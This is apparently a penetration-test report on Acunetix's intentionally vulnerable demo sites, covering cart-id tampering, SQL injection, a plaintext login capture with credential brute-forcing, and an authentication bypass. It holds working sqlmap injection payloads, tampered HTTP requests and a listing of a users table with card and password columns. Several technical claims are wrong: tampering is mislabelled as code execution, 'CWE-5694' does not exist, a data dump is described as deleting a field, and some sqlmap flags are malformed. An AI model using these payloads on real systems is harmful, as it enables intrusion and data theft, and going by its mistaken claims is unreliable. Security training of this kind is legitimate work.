
Image 4 - HTTP response received

Solution: Upgrading PHP to the newest version would free the application from multiple vulnerabilities. It is also important to review the code that accepts input from users through HTTP Requests, and guarantee that they are checking the amount of information received correctly.

Application: http://testphp.vulnweb.com/

Summary Title:	Server Side Injection
Affected Function:	Remote Code Execution (RCE)
Target:	http://testphp.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testphp.vulnweb.com/cart.php
CWEID	CWE-94


Description:
After login on an user account and accessing the cart session, it was possible to see the cart id on the request.



```
POST /sendcommand.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/cart.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

cart_id=51133bbbb16919f316e93c68e6ead52d&submitForm=
place+a+command+for+these+items
```


Image 5 - Card id

It was also possible to change numbers in the cart id, and the web server successfully accepted the request, allowing to see other carts from other user accounts.



```
POST /sendcommand.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/cart.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

cart_id=51133bbbb16919f316e93c68e6ead53d&submitForm=
place+a+command+for+these+items
```

Image 6 - Card id changed



```
POST /sendcommand.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/cart.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

cart_id=51133bbbb16919f316e93c68e6ead53d&submitForm=
place+a+command+for+these+items
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sun, 30 Oct 2022 11:08:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 543

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <head>
    <title>
      add new user
    </title>
    <meta http-equiv="Content-Type" content="text/html;
    charset=iso-8859-1">
    <link href="style.css" rel="stylesheet" type="text/css">
  </head>
  <body>
    <div id="masthead">

      <h1 id="siteName">
        ACUNETIX ART
      </h1>

    </div>
    <div id="content">
      <div class="story">
        <h2>
          Your command has been processed ...
        </h2>

        <p>
          <a href="index.php">
            Back to homepage
          </a>
        </p>
      </div>
    </div>
  </body>
</html>
```


Image 7 - Card id changed and server http response

This characterizes as a remote code injection, as the attacker is able to modify the request in order to access a cart she or he shouldn't be allowed to, and get a positive return from the server.

Solution:
One of the options in this case, would be to apply cryptography into the cart id. It is also important to manage the access control correctly, so it isn't possible for anyone to execute codes on the web site.

Summary Title:	Server-Side SQL Injection
Affected Function:	SQL Injection
Target:	http://testphp.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testphp.vulnweb.com/listproducts.php ?cat=1
CWEID	CWE-5694


Description:
Using sqlmap tool to search for databases from web application, through the command: *sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs* , it was possible to identify two databases named acuart and information_schema.



```
    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
Y clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×717a707671,(SELECT (ELT(8863=886
3,1))),0×71706a7871),8863)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2854 FROM (SELECT(SLEEP(5)))ZisG)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCA
T(0×717a707671,0×4d41715473656b65495a4c785855715774506b774b5643754e716171657
a4146646a597650636457,0×71706a7871),NULL,NULL,NULL-- -
---
[13:29:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[13:29:51] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Image 8 - Databases found


The command *sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --D --actuart --columns* , was used to verify the columns on the database.



```
+--------------+------+
| Column       | Type |
+--------------+------+
| feature_text | text |
| pic_id       | int  |
+--------------+------+

Database: acuart
Table: pictures
[8 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| a_id   | int          |
| cat_id | int          |
| img    | varchar(50)  |
| pic_id | int          |
| plong  | text         |
| price  | int          |
| pshort | mediumtext   |
| title  | varchar(100) |
+--------+--------------+

[13:34:20] [INFO] fetched data logged to text files under '/root/.local/shar
e/sqlmap/output/testphp.vulnweb.com'
```


Image 9 - Analyzing columns from acuart database

As a proof of concept of a SQL Injection vulnerability existence, we use the command *sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 =D -T pictures -C price --dump* to delete the field “price” from the table.



```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 =D -T pictur
es -C price --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 14:19:28 /2022-10-31/

[14:19:28] [INFO] resuming back-end DBMS 'mysql'
[14:19:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9220=9220

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP B
```

Image 10 - Field being deleted from table



```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```


Image 11 - Table after the field “price” was deleted

As shown on the previous evidences, an attacker could make changes to the application database, including, changing, and inserting information.

Solution:
Enforcing least privileges so the minimum of users can access sensitive data, besides blocking completely access and edit from external users to the databases.

Summary Title:	Insecure OS/Firmware
Affected Function:	Hardcoded Password
Target:	http://testphp.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testphp.vulnweb.com/login.php
CWEID	CWE-259


Description:
By using Burp Suite to capture the http request sent to the web server when logging in an user account, it detected the username and password in plain text.



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1

uname=test&pass=test
```

Image 12 - Username and Password in plain text

This classifies as a Hardcoded Password vulnerability as we can see the password in plain text, an attacker could do a man in the middle attack to steal the credentials, or other credentials could be discovered by brute force through burp suite intruder tool.



Request	Position	Payload	Status	Error	Timeout	Length
0			200	☐	☐	6244
1	1	admin	200	☐	☐	6208
2	1	user	200	☐	☐	6208
3	1	adminadmin	200	☐	☐	6208
4	1	account	200	☐	☐	6208
5	1	tests	200	☐	☐	6208
6	2	admin	302	☐	☐	253
7	2	user	302	☐	☐	253
8	2	adminadmin	302	☐	☐	253
9	2	account	302	☐	☐	253
10	2	tests	302	☐	☐	253
11	3	admin	302	☐	☐	253
12	3	user	302	☐	☐	253
13	3	adminadmin	302	☐	☐	253

Image 13 - Using Burp Suite Intruder to find other user accounts

Solution:
Apply cryptography on users credentials, demand for more complex passwords, use of HTTPS (SSL/TLS cryptography) instead of HTTP.

Application: http://testhtml5.vulnweb.com/

Summary Title:	Broken Authentication and Session Management
Affected Function:	Authentication Bypass
Target:	http://testhtml5.vulnweb.com/
Technical Severity:	Very High
Vulnerability Details (URL / Location of the vulnerability:	http://testhtml5.vulnweb.com/#/popular
CWEID	CWE-305

Description:
The web application doesn't validate the credentials used to log in the website, which means anyone can log in with any user or any password, or even without a password.



Welcome **admin** | Logout

Image 14 - Logged as admin using random password



Welcome **user** | Logout

Image 15 - Logged as user using random password




Image 16 - Logged as admin without a password and with a different password than first time

This characterizes it as an Authentication Bypass Vulnerability, as the website doesn't really check the authentications being done, anyone can pretend to be any user and perform actions in multiple accounts.

Solution:
Implement an effective authentication verification, where the website has an account creation option, and verifies the credentials inserted when the user logs in, and only allows the login if the account exists and with the correct username (id) and password.

